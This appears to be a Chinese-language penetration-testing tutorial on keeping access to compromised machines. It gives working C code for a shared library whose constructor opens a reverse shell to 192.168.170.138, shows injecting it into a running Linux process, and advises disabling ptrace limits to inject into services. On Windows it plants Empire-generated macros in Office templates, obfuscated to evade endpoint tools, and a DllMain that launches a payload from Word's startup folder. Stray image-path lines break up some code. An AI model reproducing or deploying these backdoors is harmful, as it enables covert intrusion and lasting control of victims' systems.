

void shell()
{
    printf("I just got loaded\n");
    system("bash -c \"bash -i >& /dev/tcp/192.168.170.138/139 0>&1\"");

}



__attribute__((constructor))
void loadMsg()
{
   shell();
}
```

通过如下命令编译so文件：


```
clang -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o u9.so -lpthread -fPIC U3.c
```




编译成so文件成功后的测试效果：



在Kali Linux这边获得了bash shell：



此时发现测试程序的主线程被bash阻塞了，于是可以采用多线程技术，将后门代码与正常逻辑分离执行。



```
rvn0xsy@virtual-machine:~/Documents
File Edit View Search Terminal Help
rvn0xsy@virtual-machine:~/Documents$ clang -std=gnu99 -ggdb -D_GNU_SOURCE -shared -o u9.so -lpthread -fPIC U3.c
rvn0xsy@virtual-machine:~/Documents$
```

```
U3.c (~/Documents)
File Edit View Search Tools Documents Help
Unsaved Document 1 × | U1.c × | U2.c × | U3.c ×
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>
#include <pthread.h>

void * shell()
{
    printf("I just got loaded\n");
    system("bash -c \"bash -i >& /dev/tcp/192.168.170.138/139 0>&1\"");
    return NULL;
}


__attribute__((constructor))
void loadMsg()
{
    pthread_t thread_id;
    pthread_create(&thread_id,NULL,shell,NULL);
}
```

但利用这种方式在执行的过程中，查看进程参数还是会被查看到IP地址和端口：

```
rvn0xsy@virtual-machine: ~/Project/l
File Edit View Search Terminal Help
rvn0xsy@virtual-machine:~/Project/linux-inject$ ps -ef | grep sample
rvn0xsy   24512  19749  0 18:42 pts/4    00:00:00 ./sample-target
rvn0xsy   24516  18613  0 18:42 pts/3    00:00:00 grep --color=auto sample
rvn0xsy@virtual-machine:~/Project/linux-inject$ ./inject -p 24512 ~/Documents/u9.so
targeting process with pid 24512
"/home/rvn0xsy/Documents/u9.so" successfully injected
rvn0xsy@virtual-machine:~/Project/linux-inject$
```

```
rvn0xsy@virtual-machine: ~/Projects/linux-inject
File Edit View Search Terminal Help
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
I just got loaded
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
```

查看到IP与端口：

```
rvn0xsy@virtual-machine: ~/Project/linux-inject
File  Edit  View  Search  Terminal  Help
rvn0xsy@virtual-machine:~/Project/linux-inject$ ps -ef | grep sample
rvn0xsy   24512  19749  0 18:42 pts/4    00:00:00 ./sample-target
rvn0xsy   24516  18613  0 18:42 pts/3    00:00:00 grep --color=auto sample
rvn0xsy@virtual-machine:~/Project/linux-inject$ ./inject -p 24512 ~/Documents/u9.so
targeting process with pid 24512
"/home/rvn0xsy/Documents/u9.so" successfully injected
rvn0xsy@virtual-machine:~/Project/linux-inject$ ps -ef | grep bash
rvn0xsy   17996  17989  0 10:51 pts/0    00:00:00 bash
rvn0xsy   18145  17989  0 10:56 pts/2    00:00:00 bash
rvn0xsy   18613  17989  0 11:08 pts/3    00:00:00 bash
rvn0xsy   19749  17989  0 11:41 pts/4    00:00:00 bash
rvn0xsy   24102  17989  0 17:55 pts/5    00:00:00 bash
rvn0xsy   24528  24512  0 18:42 pts/4    00:00:00 sh -c bash -c "bash -i >& /dev/tcp/192.168.170.138/139 0>&1"
rvn0xsy   24529  24528  0 18:42 pts/4    00:00:00 bash -c bash -i >& /dev/tcp/192.168.170.138/139 0>&1
rvn0xsy   24530  24529  0 18:42 pts/4    00:00:00 bash -i
rvn0xsy   24544  18613  0 18:43 pts/3    00:00:00 grep --color=auto bash
rvn0xsy@virtual-machine:~/Project/linux-inject$
```

```
rvn0xsy@virtual-machine: ~/Projects/linux-inject
File  Edit  View  Search  Terminal  Help
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
I just got loaded
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
sleeping...
```

再继续改进代码，采用socket套接字的方式来反弹shell：

```
#include <stdio.h>
#include <dlfcn.h>
#include <stdlib.h>
#include <pthread.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>



static void * hello()
{

    struct sockaddr_in server;
    int sock;
    char shell[]="/bin/bash";
    if((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        return NULL;
    }


    server.sin_family = AF_INET;
    server.sin_port = htons(139);
    server.sin_addr.s_addr = inet_addr("192.168.170.138");
    if(connect(sock, (struct sockaddr *)&server, sizeof(struct sockaddr)) == -1)
        return NULL;
    }
    dup2(sock, 0);
    dup2(sock, 1);
    dup2(sock, 2);
    execl(shell,"/bin/bash",(char *)0);
    close(sock);
    printf("I just got loaded\n");
    return NULL;
}

__attribute__((constructor))
void loadMsg()
{
    pthread_t thread_id;
    pthread_create(&thread_id,NULL,hello,NULL);
}
```

执行效果：



Kali Linux获得bash shell：



在实战应用中，需要关闭ptrace的限制，然后注入.so到某个服务进程中，这样达到权限维持的目的。


Windows权限维持之Office启动

模版文件

文档路径

```
%appdata%\Microsoft\Templates
```

该文件夹存储着用户所有的模版文件，用户可根据自身需求，定制不同字体、颜色、背景的基础模版。每当新建一个Office文件时都会使用一个默认的模版。



如果将恶意宏嵌入到模版中，就可以形成持续性控制。受害者可能每天都会运行Microsoft Word等应用，每当运行时都会触发文件，以达到维持效果。


利用Powershell Empire可以自动生成Office宏文件 前提：开启Empire监听

```
usestager windows/macro
set Listener http
execute
```

```
(Empire) > usestager
multi/bash              osx/macho                  windows/launcher_bat
multi/launcher          osx/macro                  windows/launcher_lnk
multi/macro             osx/pkg                    windows/launcher_sct
multi/pyinstaller       osx/safari_launcher        windows/launcher_vbs
multi/war               osx/teensy                 windows/launcher_xml
osx/applescript         windows/backdoorLnkMacro   windows/macro
osx/application         windows/bunny              windows/macroless_msword
osx/ducky               windows/csharp_exe         windows/shellcode
osx/dylib               windows/dll                windows/teensy
osx/jar                 windows/ducky
osx/launcher            windows/hta
(Empire) > usestager windows/macro
(Empire: stager/windows/macro) > set Listener http
(Empire: stager/windows/macro) > execute

[*] Stager output written out to: /tmp/macro
```

生成的宏可以直接插入模板文档中。可以使用混淆来逃避现有端点。



当用户打开带有恶意宏模板文件时，将执行代码，就可以达到上线效果。

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent U1HTV86K checked in
[+] Initial agent U1HTV86K from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to U1HTV86K at 10.0.2.40
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent KVN4982A checked in
[+] Initial agent KVN4982A from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to KVN4982A at 10.0.2.40
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent VRGYK5DN checked in
[+] Initial agent VRGYK5DN from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to VRGYK5DN at 10.0.2.40

(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent 27R6KVHS checked in
[+] Initial agent 27R6KVHS from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to 27R6KVHS at 10.0.2.40
```

加载项

Office加载项用于扩展Office程序的功能。Office启动时，将对存储外接程序的文件夹进行检查，以便应用程序加载它们。可以执行以下命令来发现可放置外接程序的Microsoft Word的受信任位置。

```
Get-ChildItem "hkcu:\Software\Microsoft\Office\15.0\Word\Security\Trusted Locati
```

```
管理员: Windows PowerShell
PS C:\Windows\system32> Get-ChildItem "hkcu:\Software\Microsoft\Office\15.0\Word\Security\Trusted Locations"

    Hive: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security\Trusted Locations

SKC  VC Name                           Property
---  -- ----                           --------
  0   2 Location0                      {Path, Description}
  0   3 Location1                      {AllowSubFolders, Path, Description}
  0   2 Location2                      {Path, Description}

PS C:\Windows\system32>
```

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Admin> Get-ChildItem "hkcu:\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations"

    Hive: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations

Name                           Property
----                           --------
Location0                      Path        : C:\Users\Admin\AppData\Roaming\Microsoft\Templates
                               Description : 0
Location1                      AllowSubFolders : 1
                               Path            : C:\Program Files (x86)\Microsoft Office\Templates\
                               Description     : 1
Location2                      Path        : C:\Users\Admin\AppData\Roaming\Microsoft\Word\Startup
                               Description : 2


PS C:\Users\Admin> _
```


注意：15.0、16.0 对应 office 2013、2016

Windows的动态链接库文件后缀是DLL，而Office的加载项也类似动态链接库，例如，.wll（对于Word）和.xll（对于Excel）。Metasploit中 `msfvenom` 可用于创建可执行代码的DLL文件。将扩展名修改为“.wll”（Word加载项扩展名）并将文件移至Word启动文件夹，加载项将在每次启动时被执行。

启动文件夹：

```
%appdata%\Microsoft\Word\STARTUP
```





该代码将被执行，Msf上线。但是，这将导致软件崩溃，并向用户提供该软件已被修改或需要重新安装的提示信息。

创建一个不会导致应用程序失败的自定义DLL。


`DLL_PROCESS_ATTACH` 将DLL加载到当前进程（Word、Excel、PowerPoint等）的虚拟地址空间。DLL加载后，将启动任意可执行文件，该可执行文件将打通和Msf的通信管道。

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <stdlib.h>


BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        system("start pentestlab32.exe");
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

```
1   // dllmain.cpp : Defines the entry point for the DLL application.
2   #include "pch.h"
3   #include <stdlib.h>
4
5   BOOL APIENTRY DllMain( HMODULE hModule,
6                          DWORD  ul_reason_for_call,
7                          LPVOID lpReserved
8                        )
9   {
10      switch (ul_reason_for_call)
11      {
12      case DLL_PROCESS_ATTACH:
13          system("start pentestlab32.exe");
14      case DLL_THREAD_ATTACH:
15      case DLL_THREAD_DETACH:
16      case DLL_PROCESS_DETACH:
17          break;
18      }
19      return TRUE;
20  }
```

Word加载项的扩展名为“.wll”，本质上是DLL文件，这些文件放置在Word启动文件夹中，并在每次程序启动时被加载。




Word每次启动加载项时将加载（WLL），并执行从而上线。




三好学生大佬写过一个Ps1脚本，可生成word、execl、ppt的恶意加载项。达到持续性控制的效果


工具链接：Office-Persistence 文章：Use Office to maintain persistence

